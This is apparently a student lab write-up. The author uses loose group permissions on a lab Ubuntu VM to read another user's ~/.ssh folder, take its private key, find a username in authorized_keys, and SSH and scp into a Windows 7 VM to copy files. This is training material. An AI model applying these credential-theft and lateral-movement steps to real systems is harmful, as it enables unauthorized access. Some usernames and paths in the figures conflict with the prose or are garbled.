Windows 7 SSH Report:

Overview:

The goal of this lab was to establish a SSH connection with a remote windows virtual machine, browse the directories within the windows machine, and copy files from the windows machine to our current machine.

SSH Background:

Secure Socket Shell is a network protocol that gives users a secure way to access a computer remotely over an unsecure network. This gives users, such as system admins, a great way to manage devices using a secure connection without physically accessing the system. If a user has never connected to that system using ssh, ssh will store the host's public key fingerprint in a hidden directory */.ssh/known_hosts.* To ssh to a system, a user will have to use the ***ssh [user]@[host]*** command in Linux. This will then prompt for the desired system's password for authentication. Once the desired system's password has been correctly entered the user will be able to remotely connect to that system. Users can also provide the private key used for ssh session to the remote system. If provided, this will void the password requirement for accessing the remote system.

Breaking into Windows 7 VM

The main vulnerability that was used to connect to the Windows 7 VM is the DAC vulnerability found in the Ubuntu VM. The users *dod*, *fisher*, and *kitty* are all within the same group (*Exec*) in the Ubuntu system. The group permissions for *fisher* are set that so any user in the Exec group can read and execute files in their directory. Since we already have access to *dod*, we were able to traverse to ***/home/fisher***, Giving us access to all of *fisher's* files. From here we were able to traverse to the ***/.ssh*** folder this gave us access to a number of different files such as *known_hosts*, *authorized_keys*, *win.id*, and *id_rsa (See Figure 1)*. We now had access to the key to ssh into the Windows VM, but we needed to figure out what user to ssh as. The *authorized_keys* file was useful for this problem. This file contained the list of authorized keys from previous ssh sessions. The last key was created by the user Instructor, giving us the name of the user for our ssh command *(See Figure 1).* From here we used ***ssh -i win.id Instructor@192.168.21.150*** command to remote into the windows system *(See Figure 2)*. Once in the windows 7 system we were able to find cd into the /hidden folder, where we found 9 strange jpg's of squirrels *(See Figure 3)*. We were also able to find the paths to ntoskrnl.exe and Win32k.sys. From here we were able to use ***"scp -r -i win.id Instructor@192.168.21.150: C: /hidden" , "scp -r -i win.id Instructor@192.168.21.150: C:/Windows/System32/ntoskrnl.exe",***


"scp -r -i win.id Instructor@192.168.21.150: C: /Windows/System32/Win32k.sys" commands to copy the needed files back onto the *fisher's* directory (Figure 4) .

```
dod@ossecadmin:~$ cd /home/fisher/.ssh
dod@ossecadmin:/home/fisher/.ssh$ ls
authorized_keys       id_dsa.pub    id_ed25519      id_rsa.pub    win.id
authorized_keys.save  id_ecdsa      id_ed25519.pub  known_hosts
id_dsa                id_ecdsa.pub  id_rsa          known_hosts2
dod@ossecadmin:/home/fisher/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEA0F1kqaOpRj+oKVY0svdTfFel12WlMQqVAo6NmjaMa3NG
EnzN5Lyxo2RlJ0FpgOpAoYaKAPK77Im99kByfhbRmQ0df8gxa5KU7J1tabJOauyc8e0YIq1r7EP4laB0
4rAJknrpKvCmr1CAaLdJqys0AsMAS0JObB34wUvbPXjoaxk= Administrator@winvm
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCz+5wvzEGX+2eYe4oQyrlKTb0sgr6wHMVLGxrone9o
cQkAhUQNXBA0DsekL1I16LpOlVhmhNKnC+cmZ7zujm2vtFxDTQFK5QJJL4npP53/FIKZxqaH32f27ctF
ZFGDHY+Y5GZB6Qa3coL+GQ+CeuQQMpc2oGv+nqBvyPDaIH32Yo0+oM8yqi2DGzMpsvMmtPlRbQdKk1Id
8v5i5FQC20AM8LRtZgBeeJlrSiZYO355EijucemNAF4XqfIKTvwfw7LCzGCYdDuXyBT+Yvx1Gi5dnTCt
M8TEaudv+kY1O5TmMddWL5MiV3UiSR9wRiandsbrI4lZ7591MayeEww4diLh/EuAtoxrgI4xwhXDumjt
LCDoNCHp/+qCZRw9NTIBj7jFZnNS9oLMwl7j4xTT/u18XUGExuO2e0sFtwdrshVjwSt6sJQcWpbl796t
0nkAN72znPN0Bjj6bhvtVnpR7EDcZtdzG2FqlGf7mzihudw8kqJ+uTl9datPrAXrQHFRSzU= Generat
ed by Instructor@WIN-JFTUIEOEJ2U.
dod@ossecadmin:/home/fisher/.ssh$
```


(Figure 1)

```
dod@ossecadmin:/home/fisher/.ssh$ ssh -i authorized_keys Administrator@winvm
ssh: Could not resolve hostname winvm: Temporary failure in name resolution
dod@ossecadmin:/home/fisher/.ssh$ ssh -i win.id student@192.168.21.150
```

(Figure 2)



(Figure 3)


dod@ossecadmin:/home/fisher/.ssh$ scp -r -i win.id student@192.168.21.150:C:/
den ~/
student@192.168.21.150's password:
01.jpg 100% 4793KB 4.7MB/s 00:00
03.jpg 100% 915KB 915.3KB/s 00:00
04.jpg 100% 192KB 191.7KB/s 00:00
05.jpg 100% 64KB 63.6KB/s 00:00
06.jpg 100% 76KB 75.7KB/s 00:00
07.jpg 100% 9288 9.1KB/s 00:00
08.jpg 100% 205KB 205.1KB/s 00:01
09.jpg 100% 8110 7.9KB/s 00:00
cd 100% 0 0.0KB/s 00:00
di 100% 0 0.0KB/s 00:00
dir 100% 0 0.0KB/s 00:00
hidden 100% 0 0.0KB/s 00:00
Instructor 100% 0 0.0KB/s 00:00
PerfLogs 100% 0 0.0KB/s 00:00
Public 100% 0 0.0KB/s 00:00
student 100% 0 0.0KB/s 00:00

(Figure 4)